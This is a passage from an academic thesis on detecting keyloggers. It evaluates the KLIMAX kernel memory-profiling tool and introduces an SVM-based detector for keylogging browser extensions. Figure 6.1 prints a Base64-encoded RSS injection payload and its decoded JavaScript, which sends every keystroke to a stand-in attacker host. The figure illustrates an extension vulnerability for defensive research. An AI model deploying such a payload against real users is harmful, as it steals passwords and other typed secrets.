


Figure 5.4: Slowdowns imposed by different configurations of KLIMAX to a program writing (either via a set of `mov` or a `rep movs`) 10MB of random data on a dynamic allocated memory region.

For each of these programs we performed the following tests: first, we simulated the case of a disabled TLB. This was to compare the overhead imposed by our infrastructure to that one allegedly produced by any other approach carelessly monitoring every single memory access. Subsequently we measured the slowdown with our infrastructure attached by either write or user protecting the memory address space. In both cases we also tested the impact of omitting the stack from the protected memory regions. We remind that detection of keylogging behaviors requires the statistics already available by write-protecting the memory address space. The wealth of information offered by user-protecting the entire memory address space is hereby not used, and its performance overhead is reported for comparison's sake. Figure 5.4 depicts our findings. As expected, the implementation relying on `reps movs` instructions suffered from the greatest performance overhead. It is important to notice, though, that in both cases the load imposed by our infrastructure is always less than TLB-disabled runs. In particular, we can observe that write-protecting the memory address space, especially when also omitting the stack from the monitored memory regions, allows us to reduce the imposed slowdown by almost one order of magnitude.




Figure 5.5: Slowdowns imposed by KLIMAX (with a selection of configurations) to some common productivity user applications.

To quantify the slowdown when monitoring real world applications, we also tested the three major web browsers, a text editor, a mail client, and a word processor. For each of these programs we timed the execution of typical user actions in three different scenarios: first with our infrastructure enabled yet not attached to the process (this to test the overhead imposed by merely having our infrastructure installed); second, with our infrastructure monitoring all the program's memory regions; third, with our infrastructure enabled but ignoring the transient memory regions. We selected the action to be timed based on the most common application's use cases. In the context of web browsers, the selected use case was visiting the web site `http://www.bing.com`. If the application was a text editor, the action entailed typing and saving a text paragraph of 256 words. When testing the mail client, the action comprised typing and sending an e-mail of 32 characters.

Figure 5.5 illustrates the results of our analysis. We can observe that, in particular when complex applications were analyzed, monitoring the stack makes the analysis impractically lengthy. Omitting that memory region, however, is often enough to return to acceptable slowdowns; luckily, as discussed in Section 5.4, short lived stack regions can safely be ignored, and thus not monitored. This translates to a slowdown of 31.2× in the worst case scenario (see LibreOffice Writer). However, no overhead was reported when no analysis was scheduled to taking place. Having our in-kernel driver installing two always-on custom interrupt handlers did not impact the overall performance of the memory management. The imposed slowdown is therefore limited to detection time.

5.6 Discussion

From the experiments presented, some important properties of our approach have distinctly emerged. First, we confirmed that in-memory keystroke data harvesting can be used as a good predictor to detect sensitive information leakage. Our detection strategy was successful in detecting all the malware samples examined that explicitly used keystroke interception APIs and exhibited keylogging behavior. The main strength of our detection strategy is to be able to detect keylogging behavior within short windows of observation even for malware buffering sensitive data in memory for a long time. In contrast, existing techniques that attempt to detect information leakage explicitly yield a higher number of false negatives in the general case, unless an indeterminately large window of observation can be possibly used. For example, an information leakage tracking mechanism would probably require a window of observation of days, if a malware were to use a sufficiently large buffer to harvest a substantial number of keystrokes before transferring all the data elsewhere.

Second, keystroke data harvesting, when identified correctly, leaves a small margin for false positives. Although it is not possible to draw final conclusions in the general case, we have only encountered a single hotkey manager that was signaled as suspicious. As mentioned earlier, this application can indeed be configured to behave like a keylogger and our detection result reflected its behavior. An important remark is that false positives are to be expected for benign applications that unnecessarily harvest sensitive data in global memory regions. Consider, for example, a sloppy shortcut manager implementation that allocates all the temporary variables on the global data region. While it is impossible to rule out the existence of these cases in general, we have not encountered any example of realistic application in this category during our analysis. Furthermore, in cases where sensitive data harvesting were truly unnecessary, it would be straightforward to adapt the particular application under analysis to work with our detection technique. As far as false negatives are concerned, our technique, when used to proactively detect keylogging behavior, suffers from coverage problems common to existing solutions that attempt to build models based on dynamic malware behavior [47]. Namely, if the expected behavior is never triggered within the window of observation but somewhat later, the resulting model can potentially miss some of the fundamental properties intended. In our experimental analysis, we have seen only two candidate malware samples that could possibly belong to this category. In these two cases, we have speculated that the keylogging behavior might only be triggered when an event of a particular nature occurs. Under these circumstances, our proactive strategy may not be able to infer detection successfully within the window of observation.

While we believe that the problem of triggering a specific malicious behavior is orthogonal to our work and is focus of much prior research [61; 11; 10], our infrastructure design is intended to mitigate this issue. We explicitly designed Klimax to also support reactive detection with practically no runtime overhead. From the moment Klimax is installed into the kernel, some slowdown can only be perceived for the particular application under analysis. This means that we can leave Klimax inactive inside the kernel without any performance problem and reactively activate our analysis on a target application only when some particular event occurs. At the kernel level, we have the ability to support almost arbitrary detection policies driven by monitored system events. For example, a reactive detection policy might consider starting the analysis whenever a system call that registers a keystroke-interception callback is issued by a given application. This will immediately trigger a behavior analysis of the application. If no detection is found, another policy might consider repeating the same analysis on the same application every m minutes, to determine whether the behavior of the callback changes overtime in face of some particular event. Although we have not explicitly evaluated the performance of such policies at the system call level, we envision a negligible runtime overhead. The evaluation of policy-driven detection mechanisms is part of our ongoing work. Another source of false negatives is given by malware trying to perform denial-of-service attacks or confuse our detection technique. A first important observation is that carrying out this attack successfully is not entirely trivial if we allow Klimax to perform a multi-stage analysis with different configuration parameters for each stage (i.e., typically increasing the size of the time interval at every stage).

Second, we remind that the adopted correlation metric is known to be robust against attempts to break the correlation by disguisement. For example, in Chapter 3 we show that the PCC is not affected by keyloggers writing to a file a random number of bytes for each intercepted keystroke. Finally, a malicious application performing any DOS attack should also avoid introducing an excessive delay not to miss subsequent keystrokes. This is the reason why buffering the intercepted keystrokes on the short lived stack for too long is also not an option to evade our detection technique.

Finally, we believe that most of the issues that can expose our current system to DOS attacks are caused by bottlenecks in our current implementation, rather than by fundamental design issues. As part of ongoing work, for example, we are planning to implement shadowing using explicit write protection to drastically reduce the number of unnecessary page faults and improve performance, albeit undoubtedly increasing the complexity of the current Klimax implementation.

A final remark is for malware that injects itself into a legitimate running process to steal keystrokes only of a specific target foreground application. To a first approximation, our detection technique can be used "as is" in this scenario by injecting keystrokes into each foreground application under analysis. In practice, many legitimate foreground applications will normally react to keystrokes injected when the application is on focus, generating a number of false positives. To address this challenge, we need information on how the legitimate application under analysis normally reacts to keystroke injection. Thanks to our fine-grained memory write pattern characterization, we believe it should be possible to learn an accurate model on a per-application basis to capture enough application semantics. Once the model is available at detection time, malicious behavior can possibly be inferred from differential analysis with the output distributions monitored during the runtime analysis.

5.7 Related Work

Malware detection has always proved to be a challenging task. If early detection mechanisms relied on signatures to counter this plague, code obfuscation or polymorphism easily affected the technique's accuracy. To overcome this problem, behavior-based approaches [104] started to focus on sequences of system or library calls to profile the behavior deemed malicious. Unfortunately, since a sequence of syscalls only describes a certain implementation rather than a general behavior, building a malware evading this technique was a trivial task. Nevertheless, malware profiles started to grasp the semantics lying behind a malicious activity by leveraging more-contextual information in terms of either library [45] or system calls [55; 47]. However, mimicry attacks were still possible [48]. To address this concern, Lanzi et al. [50] recently proposed system-centric profiling of benign applications. This approach results in low false positives, without hindering the detection accuracy.

All the approaches hereby mentioned, however, can not cope with malware practically identical to benign applications in terms of system and library calls, without generating a significant number of false positives. As we showed in Section 5.5.3, malicious applications with keylogging abilities share huge portions of their logic with rather common user applications. In light of this concern, many approaches recently emerged to detect keylogging activities [1; 35]. Instead of focusing on the APIs used to intercept the keystrokes, they tried to measure the potential correlation with the APIs in charge of leaking this information. However, while this approach may be effective against commonly used keyloggers, they can not easily detect malicious applications concealing their presence by aggressively harvesting sensitive data and hiding leakage to any possible extent.

This clearly advocates for more fine-grained approaches. Unfortunately, even taint analysis proved itself ineffective in detecting malware harvesting user-issued keystrokes [86]. In our work, we ignore the concept of tainting, and instead leverage the behavior profiled by a fine-grained memory analysis. This is achieved by shadowing the entire memory address space of the monitored program. To our knowledge, similar approaches have only been adopted to evade rootkit detection [88] or to automatically unpack unknown malware [74]. Our memory monitoring strategy is similar, in spirit, to the technique proposed by Miller [60]. However, his solution did not monitor the whole address space, nor did it provide strong thread-safety guarantees. Since our infrastructure is to be used for malware analysis and detection, our design explicitly took into account every memory write performed by any process' component to rule out the possibility of false negatives.

5.8 Conclusions

This chapter focused on detecting a particular class of malware exhibiting keylogging behavior. We presented KLIMAX, a kernel-level infrastructure to analyze and detect malware with generic keylogging behavior. Our prototype can be deployed on unmodified Windows-based production systems without interruption of service. To infer keylogging behavior, we inject a carefully-crafted keystroke stream into the system and observe the resulting memory write patterns of the target process.

The experimental results of our proactive detection technique show that our system leaves practically no margin for false positives and allows for no false negatives when the keylogging behavior is triggered within the window of observation. To address trigger-based keylogging behavior, our design supports policy-based reactive detection that allows for practically no false negatives in the general case. In our evaluation, we also found that almost every malware sample with keylogging behavior was misclassified by a number of anti-virus programs. This suggests that our infrastructure can also be used in large-scale malware analysis and classification to help recognize and classify emerging privacy-breaching threats in a more accurate way.

6 Privileged Detection of Keylogging Add-ons

6.1 Introduction

In this chapter, we present a novel cross-browser detection model for extensions that eavesdrop privacy-sensitive events, and consider, without loss of generality, its application to extensions with keylogging behavior, e.g., TYPE III keyloggers. Extensions in this category intercept all the user-issued keystrokes and leak them to third parties. Keylogging extensions are particularly dangerous because they can be easily used in large-scale attacks (i.e., they do not depend on the DOM of the visited page), with the ability to capture all the user sensitive data, including passwords and credit card numbers. For their ease of implementation, they are generally hard to detect and no countermeasure exists for all the browser implementations available. Their simplicity also makes them the ideal privacy-breaching candidate for code injection attacks in vulnerable legitimate extensions. Figure 6.1 shows how to use a simple and compact payload to inject a full-fledged keylogger in *Feed Sidebar*[1] for Firefox affected by a typical privileged code injection vulnerability [67].

The contributions of this chapter are threefold. First, to the best of our knowledge, we are the first to introduce a cross-browser detection model for privacy-breaching extensions designed to completely ignore the browser internals. To fulfill this requirement, our model analyzes only the memory activity of the browser to discriminate between legitimate and privacy-breaching extension behavior. An SVM (support vector machine) classifier is used to learn the properties of a number of available memory profiles and automatically identify new privacy-breaching profiles obtained from unclassified extensions. Second, we extend KLIMAX in order to execute finer-grained memory analy-

[1]Affected versions include releases up to *Feed Sidebar* 3.2.

```
<title>Apparently Legitimate Website</title>
<link>http://www.legitimate.com</link>
<description>
  Legitimate encoded image follows: &lt;iframe src=&quot;data:text/html
  ;base64,PHNjcmlwdD5kb2N1bWVudC5hZGRFdmVudExpc3RlbmVyKCJrZXlwcmVzcyIsZ
  nVuY3Rpb24oZSl7dmFyIHg9bmV3IFhNTEh0dHBSZXF1ZXN0KCk7eC5vcGVuKCJHRVQiLC
  JodHRwOi8vbm90LmxlZ2l0aW1hdGUuY29tLz9rPSIrZS53aGljaCxmYWxzZSk7eC5zZW5
  kKG51bGwpO30sZmFsc2UpOzwvc2NyaXB0Pg==&quot;&gt;&lt;/iframe&gt;
</description>
```

RSS item with a malicious Base64 encoded payload.

```
<script>
  document.addEventListener("keypress", function(e) {
    var x = new XMLHttpRequest();
    x.open("GET","http://not.legitimate.com/?k=" + e.which, false);
    x.send(null);
  }, false);
</script>
```

Decoded payload.

Figure 6.1: Deploying a keylogger via *Feed Sidebar* exploit.

sis, and introduce a formal model to reason and evaluate the contribution of each of the many Memory Performance Counters that a finer-grained memory analysis introduces. As previously specified, KLIMAX can be enabled and disabled on demand, thus allowing convenient user- or policy-initiated detection runs. Finally, we have implemented our detection technique in a production-ready solution and evaluated it with the latest versions of the 3 most popular web browsers: Firefox, Chrome, and IE (as of September 2011 [100]). To test the effectiveness of our solution, we have selected all the extensions with keylogging behavior from a dataset of 30 malicious samples, and considered the most common legitimate extensions for all the browsers analyzed. Our experimental analysis reported no false negatives and a very limited number of false positives.

6.2 Our Approach

Browsers are becoming increasingly complicated objects that accomplish several different tasks. Despite their implementation complexity, the basic model adopted is still fairly simple, given their event-driven nature. Browser events are typically triggered by user or network input. In response to a particular event, the browser performs well-defined activities that distinctly characterize its reaction. If we consider all the possible components that define the browser behavior (e.g., processes, libraries, functions), we expect independent components to react very differently to the given event.

Browser extensions follow the same event-driven model of the browser.

When an extension registers an handler for a particular event, the browser will still react to the event as usual, but will, in addition, give control to the extension to perform additional activities. Since the presence of the extension triggers a different end-to-end reaction to the event, we expect new behavioral patterns to emerge in the activities performed by all the possible components of the browser.




Figure 6.2: The intuition leveraged by our approach in a nutshell.

Our approach builds on the intuition (as depicted in Figure 6.2) that the differences in the reaction to a particular event can reveal fundamental properties of the extension behavior, even with no prior knowledge (e.g., variables used or API functions called) of the exact operations performed in response to the event. More importantly, if we can model the behavior of how particular extensions react to certain events, we can then also identify different classes of extensions automatically. Our detection strategy leverages this idea to discriminate between legitimate and privacy-breaching extension behavior.

Like in our previous solutions, we artificially inject bogus events into the system to trigger the reaction of the browser to a particular event of interest. Concurrent to the injection phase, the monitoring phase records all the activities performed by the different components of the browser in response to the events injected. The reaction of the browser is measured in terms of the memory activities performed when processing each individual event.

Note that the memory activities of a program are not influenced by higher-level events such as when a buffer is scheduled for flushing, and thus better represent the underlying behavior of a program. Our analysis is completely quantitative, resulting in a black-box model: we only consider the memory access distribution, not the individual data being processed in memory. The reason for using a monitoring infrastructure at this level of abstraction is to ignore browser and extension internals allowing for a cross-browser detection strategy. At the same time, memory profiling allows us to build a very fine-grained behavioral model and achieve high detection accuracy. Furthermore, we can turn on the detection process only when needed, thus limiting the performance impact to short and predictable periods of time.

To model and detect privacy-breaching behavior, our injection phase simulates a number of user-generated events. This is possible by using common automated testing frameworks that simulate the user input. Unlike our prior approaches (Chapter 3 and 5) that artificially injected bogus events in the background, we need to simulate foreground user activity to trigger the reaction of the browser. In addition, we cannot assume every browser reaction correlated with the input to be a strong indication of privacy-breaching behavior. Browsers normally react to foreground events even if no extension is installed. To address this challenge, we rely on supervised learning.

The idea is to allow for an initial training phase and learn the memory behavior of the browser and of a set of representative extensions in response to the injected events. The training set contains both legitimate and privacy-breaching extensions. The memory profiles gathered in the training phase serve as a basis for our detection technique, which aims to automatically identify previously unseen privacy-breaching extensions. The next sections introduce our memory profiling infrastructure and our detection model, highlighting the role of memory profiles in our detection strategy.

6.3 Browser Memory Profiling

To gather memory profiles that describe the browser behavior, we need the ability to monitor any memory activity as we artificially inject events into the browser. Naturally, we favor a non-intrusive monitoring infrastructure with minimal impact on the user experience. If slowdowns may be acceptable for a short period of time, it is undesirable to lower the quality of the entire browsing experience. For this reason, we advocate the need for an *online* solution, with no run-time overhead during normal use and the ability to initiate and terminate memory profiling on demand, without changing the browser or requiring the user to restart it.

To overcome these challenges, our solution relies on KLIMAX, an in-kernel driver able to profile all the memory accesses by forcefully protecting the address space of the profiled application. This strategy generates memory access violations—i.e., page faults (PFs)—for each memory operation, allowing a custom PF handler in a kernel driver to intercept and record the event. The driver uses shadow page tables to temporarily grant access to the target memory regions and allow the program to resume execution. When the memory operation completes, the driver restores the protection for the target regions to intercept subsequent accesses.

Our profiling strategy is explicitly tuned to address programs as sophisticated as modern browsers, which are well known for their intense memory activity. Instead of intercepting every memory access, we use write protection to intercept and record only memory write operations, while avoiding unnecessary PFs in the other cases. In addition, we introduce a number of optimizations to eliminate other irrelevant PFs (for example on transient stack regions). Filtering out unnecessary PFs is crucial to eliminate potential sources of noise from our browser analysis. Note that intercepting memory writes is sufficient for our purposes, since we are only interested in privacy-breaching extensions that actually harvest (and potentially leak at a later time) sensitive data.

In addition, our kernel driver collects fine-grained statistics on each memory write performed. We record details on the execution context (i.e., the process) that performed the memory write, the program instruction executed, and the memory region accessed. Rather than keeping a journal detailing every single memory operation, we introduce a number of memory performance counters (MPCs from now on) to gather global statistics suitable for our quantitative analysis. Each MPC reflects the total number of bytes written by a particular process' component in a particular memory region in the monitoring window. This is intended to quantify the intensity of the memory activity of a particular process executing a specific code path to write data to a particular memory region. Our driver maintains a single MPC for each available combination of process, code region, code range, and data region. To characterize the memory activity in a fine-grained manner and identify individual code paths more accurately, we break down every code region into a number of independent code ranges of predefined size.

While previously Klimax was memory profiling at the granularity of individual code regions, our experiments revealed this was insufficient to accurately model the behavior of modern browsers. To achieve greater discrimination power, our strategy is to identify key code paths at the level of individual functions being executed. While it is not possible to automatically identify functions in the general case (symbols may not be available), we approximate this strategy by maintaining r different code ranges for each code region.

6.4 The Model

In this section, we introduce our model and discuss the design choices we made to maximize the detection accuracy. Our analysis starts by formalizing the injection and monitoring phase of our detection technique.

Definition 1. *An injection vector is a vector* $\boldsymbol{e} = [e_1, \ldots, e_n]$ *where each* *element e_i represents the number of events injected at the time instant t_i, $1 \leq i \leq n$, and n is the number of time intervals considered.*

The injection phase is responsible to feed the target program with the event distribution given by the vector $\mathbf{e}$ for a total of $n \times t$ seconds, t being the duration of the time interval considered. In response to every event injected, we expect a well-defined reaction from the browser in terms of memory activity. To quantify this reaction, the monitoring phase samples all the predefined MPCs at the end of each time interval. All the data collected is then stored in a memory snapshot for further analysis.

Definition 2. *A memory snapshot is a vector $\boldsymbol{c} = [c_1, \ldots, c_m]$ where each element c_j represents the j-th MPC, $1 \leq j \leq m$, and m is the total number of MPCs considered.*

At the end of the monitoring phase, the resulting n memory snapshots are then combined together to form a memory write distribution.

Definition 3. *A memory write distribution is a $n \times m$ matrix $C = [\boldsymbol{c}_1, \ldots, \boldsymbol{c}_n]^T = [c_{i,j}]_{n \times m}$ whose rows represent the n memory snapshots and the columns represent the m MPC distributions considered.*

In our model, the memory write distribution is a comprehensive analytical representation of the behavior of the target browser in response to a predetermined injection vector $\mathbf{e}$. Once the injection vector has been fixed, this property allows us to repeat the experiment under different conditions and compare the resulting memory write distributions to analyze and model any behavioral differences. In particular, we are interested in capturing the properties of the baseline behavior of the browser and compare it against the behavior of the browser when a given legitimate or privacy-breaching extension is installed.

Our ultimate goal is to analyze and model the properties of a set of memory write distributions obtained by monitoring legitimate browser behavior and a corresponding set of memory write distributions that represent privacy-breaching browser behavior. Given a sufficient number of known memory write distributions, a new previously unseen distribution can then be automatically classified by our detection technique. This strategy reflects a two-class classification problem, where positive and negative examples are given by memory write distributions that reflect privacy-breaching and legitimate browser behavior, respectively.

6.4.1 Support Vector Machine

To address the two-class classification problem and automatically discriminate between legitimate and privacy-breaching browser behavior, we select support vector machine (SVM) [18] as our binary classification method. SVMs have been largely used to address the two-class classification problem and offer state-of-the-art accuracy in many different application scenarios [58]. An SVM-based binary classifier maps each training example as a data point into a high-dimensional feature space and constructs the hyperplane that maximally separates positive from negative examples. The resulting maximum-margin hyperplane is used to minimize the error when automatically classifying future unknown examples. Each example is represented by a feature vector $\mathbf{x}_i \in \mathbb{R}^d$ and mapped into the feature space using a kernel function $K(\mathbf{x}_i, \mathbf{x}_h)$, which defines an inner product in the target space. To ensure the effectiveness of SVM, one must first carefully select the features that make up the feature vector, and then adopt an appropriate kernel function, kernel's parameters, and soft margin parameter [14]. In our particular setting, the feature vectors must be directly derived from the corresponding memory write distributions. This process applies to any positive, negative, or unclassified example. The next subsections detail the extraction of the relevant features from the memory write distributions considered and discuss how to translate them into feature vectors suitable for our SVM classifier. To select the most effective SVM parameters in our setting, we conducted repeated experiments and performed cross-validation on the training data. All the experiments were conducted using LIBSVM [13], a very popular and versatile SVM implementation. Our experiments showed that the linear kernel with C-SVC $= 10$ and $\gamma = 10$ give the best results in terms of accuracy in the setting considered.

6.4.2 Feature Selection

The features that constitute the feature vector should each ideally detail how a particular component of the browser reacts to the injection. To achieve this goal, we need to identify a single feature for each of the m MPC distributions. The memory activity associated to a particular MPC is a relevant feature since it documents both how often particular code paths are executed and the volume of memory writes performed in particular memory regions. The next question we need to address is how to represent every single feature associated to a particular MPC. In other words, starting from a MPC distribution, we need to determine a single numeric feature value that is suitable for SVM-based classification.

To address this concern, we immediately observe that different MPC distributions may reflect a completely different behavior of the browser for a particular MPC. If there is no browser activity for a particular MPC, we will observe a corresponding zero MPC distribution. If there is some browser activity but unrelated to the event distribution being injected, we will observe a corresponding MPC distribution that is very dissimilar from the original injection vector. Finally, if the browser activity associated to a particular MPC represents indeed a reaction of the browser to the injection, we will observe a corresponding MPC distribution that closely resembles the original injection vector. To identify every single scenario correctly, we need a correlation measure that can reliably ascertain whether two distributions are correlated and causality can be inferred with good approximation. For our purposes, we adopt the Pearson Correlation Coefficient (PCC) (see Chapter 3 for an extensive discussion) to measure the correlation between the injection vector and every single MPC distribution. The PCC is suitable for our purposes since it is both scale and location invariant, properties that make the measure resilient to linear transformations of the distributions under analysis. This translates to the ability to compare the original injection vector with any given MPC distribution, even in face of several memory writes performed for each bogus event injected (scale invariance property) and uniformly distributed browser activity performed in the background (location invariance property). Given two generic distributions P and Q, the PCC is defined as in Equation 3.3 which, for the sake of clarity, also follows:

$$PCC\left(P,Q\right)=\frac{\sum_{i=1}^{N}\left(P_i-\bar{P}\right)\left(Q_i-\bar{Q}\right)}{\sqrt{\sum_{i=1}^{N}\left(P_i-\bar{P}\right)^2}\sqrt{\sum_{i=1}^{N}\left(Q_i-\bar{Q}\right)^2}}$$

In our model, the PCC is used to ascertain whether a particular MPC distribution reflects a reaction of the browser to the injected events. High correlation values indicate browser activity directly triggered by the injection. This is important for two reasons. First, the PCC is used as a feature selection mechanism in our model. If a particular MPC distribution is not correlated to the injection vector for a given browser configuration, the MPC is assumed not to be a relevant feature for the to-be-generated feature vector. All the features deemed irrelevant for all the examples in the training set are automatically excluded from the analysis. Second, the PCC is used to determine whether a particular feature is relevant for the browser in a pristine state (i.e., the baseline behavior of the browser with no extension enabled). This is important when comparing the memory write distribution of a particular extension with the memory write distribution of the baseline to filter out background browser activity and improve the accuracy of the analysis, as explained later.

Once all the relevant features have been identified, we quantify the numerical value of a single feature associated to a particular MPC distribution as the amplification factor computed with respect to the original injection vector. Given that these two distributions exhibit high correlation, we ideally expect an approximately constant amplification factor in terms of number of bytes written for each event injected over all the time intervals considered. This is representative of the intensity of the memory activity associated to a particular MPC and triggered by our injection. Moreover, in order to model the behavior of a particular extension more accurately, the intensity of the memory activity is always measured incrementally, in terms of the number of additional memory writes performed by the extension for each event injected with respect to the baseline. In other words, for each extension, the feature vector can be directly derived from the memory write distribution obtained for the extension, the memory write distribution obtained for the baseline, and the predetermined injection vector used in the experiments. The next subsections present the feature vector used in our model more formally.

6.4.3 Feature Vector: Ideal Case

Let us consider the ideal case first. In the ideal case, we assume no background memory activity for the browser. This translates to all the MPC distributions reflecting only memory activity triggered by the artificially injected events. As a consequence, a given MPC distribution is either fully correlated with the injection vector (i.e., PCC = 1), or is constantly zero over all the time intervals if no event-processing activity is found. The latter assumptions are valid for all the possible memory write distributions (i.e., baseline or extension(s) enabled). Under these assumptions, the number of bytes written for each event is constant (assuming deterministic execution) and so is the amplification factor over all the time intervals.

Let C^B be the baseline memory write distribution and C^E the memory write distribution when a given extension E is instead enabled, both generated from the same injection vector $\mathbf{e}$. The element x_j of the feature vector $\mathbf{x} = [x_1, \ldots, x_m]$ in the ideal case represents the constant amplification factor for the MPC distribution of the j-th memory performance counter, $1 \leq j \leq m$. Each element x_j for any given time interval i can be defined as follows.

$$x_j = \begin{cases} \frac{C^E_{i,j} - C^B_{i,j}}{k_i} + \varepsilon & \text{if } PCC\left(\mathbf{e}, C^E_{*,j}\right) \geq T \\ 0 & \text{otherwise} \end{cases} \tag{6.1}$$

where T is a generic threshold, and ε is the baseline amplification factor.

The rationale behind the feature vector proposed is to have positive amplification factors for each feature that represents a reaction of the browser to our injection. The amplification factor grows as the number of bytes written for each event increases and departs from the baseline value. The correction factor ε is necessary to ensure positive amplification factors even for extensions that behave similarly to the baseline for some feature x_j (i.e., $C^E_{*,j} \approx C^B_{*,j}$). In addition, this guarantees that the feature vector used to represent the baseline during the training phase is always represented by $x_j = \varepsilon$, $1 \leq j \leq m$. Feature values that are not representative of the browser reacting to our injection (i.e., their corresponding MPC distribution is not correlated to the injection vector) are always assumed to be 0. This mapping strategy is crucial to achieve good separability in the feature space.

Note that the constructed feature vector contains only relative amplification measures and is independent of the particular injection vector used, as long as both the baseline and the extension memory write distributions have been generated by the same injection vector. This allows us to use different injection vectors in the training phase and the testing phase with no restriction. More importantly, this allows us to compare correctly amplification factors obtained for different extensions, as long as the baseline is maintained stable. In our model, the baseline characterizes the default behavior of the browser. When switching to a new browser version or implementation, the memory write distribution of the baseline may change and the classifier needs to be retrained. Finally, note the impact of the assumptions in the ideal case. First, the amplification factor is constant over any given time interval. Second, features that are normally irrelevant for the baseline but become relevant for a particular extension are always automatically assumed to be $(1/n)\sum_{i=1}^{n}\left(C_{i,j}^{E}/k_i + \varepsilon\right)$, given that the corresponding baseline MPC distribution is assumed to be constantly 0.

6.4.4 Feature Vector: Real Case

The construction of the feature vector we presented in the previous section did not address the case of background memory activities interfering with our analysis. Sporadic, but intensive memory writes could hinder the correlation or the amplification factors. Unfortunately, this scenario is the norm, rather than the exception in today's browsers. For example, Firefox is known to continuously garbage collect unused heap regions [33]. Chrome periodically checks for certificates revocation and platform updates. In addition, background activities are often performed by increasingly common AJAX-based web applications that periodically send or retrieve data from the web servers.




Figure 6.3: Memory activity of different idle browsers.

To investigate this issue, we recorded the aggregated memory write distribution of all the recent browsers in case of no foreground activity. Figure 6.3 depicts our findings: with the exception of Internet Explorer (IE), all the browsers perform memory-intensive background tasks. We also observe that the distribution of the background memory activities can considerably vary from one browser version to another.

To make our model resilient to spurious memory activities, we extend our original feature vector in two ways. First, we filter out spurious memory writes monitored for the baseline. This is done by conservatively replacing any MPC distribution with a zero distribution when no significant correlation is found with the injection vector. This operation removes all the background noise associated to features that are not correlated to the event-processing activity in the baseline. This alone is insufficient, however, to eliminate any interference in the computation of the amplification factors when correlated MPC distributions present spurious patterns of background memory activity. To address this problem, we can first increase the granularity of our code ranges in the memory snapshots. This strategy can further isolate different code paths and greatly reduce the probability of two different browser tasks revealing significant memory activity in the same underlying MPC distribution.

In addition, we consider the distribution of the amplification factors over all the time intervals and perform an outlier removal step before averaging the factors and computing the final feature value. To remove outliers from each distribution of amplification factors, we use Peirce's criterion [78], a widely employed statistical procedure for outlier elimination. Peirce's criterion is suitable for our purposes as it allows an arbitrary number of outliers, greatly reducing the standard deviation of the original distribution when necessary. This is crucial for our model, given that we expect a low-variance amplification factor distribution once all the spurious elements have been eliminated. In our experiments, for any reasonable choice of the number of time intervals n, we hardly observed any distribution value distant from the mean after the outlier removal step. We now give the formal definition of the final feature vector used in our model.

Definition 4. *Let the feature vector $\boldsymbol{x} = [x_1, \ldots, x_m]$. The single element x_j of the feature vector measures the average amplification factor for the MPC distribution of the j-th memory performance counter, $1 \leq j \leq m$. Each element x_j is defined as follows.*

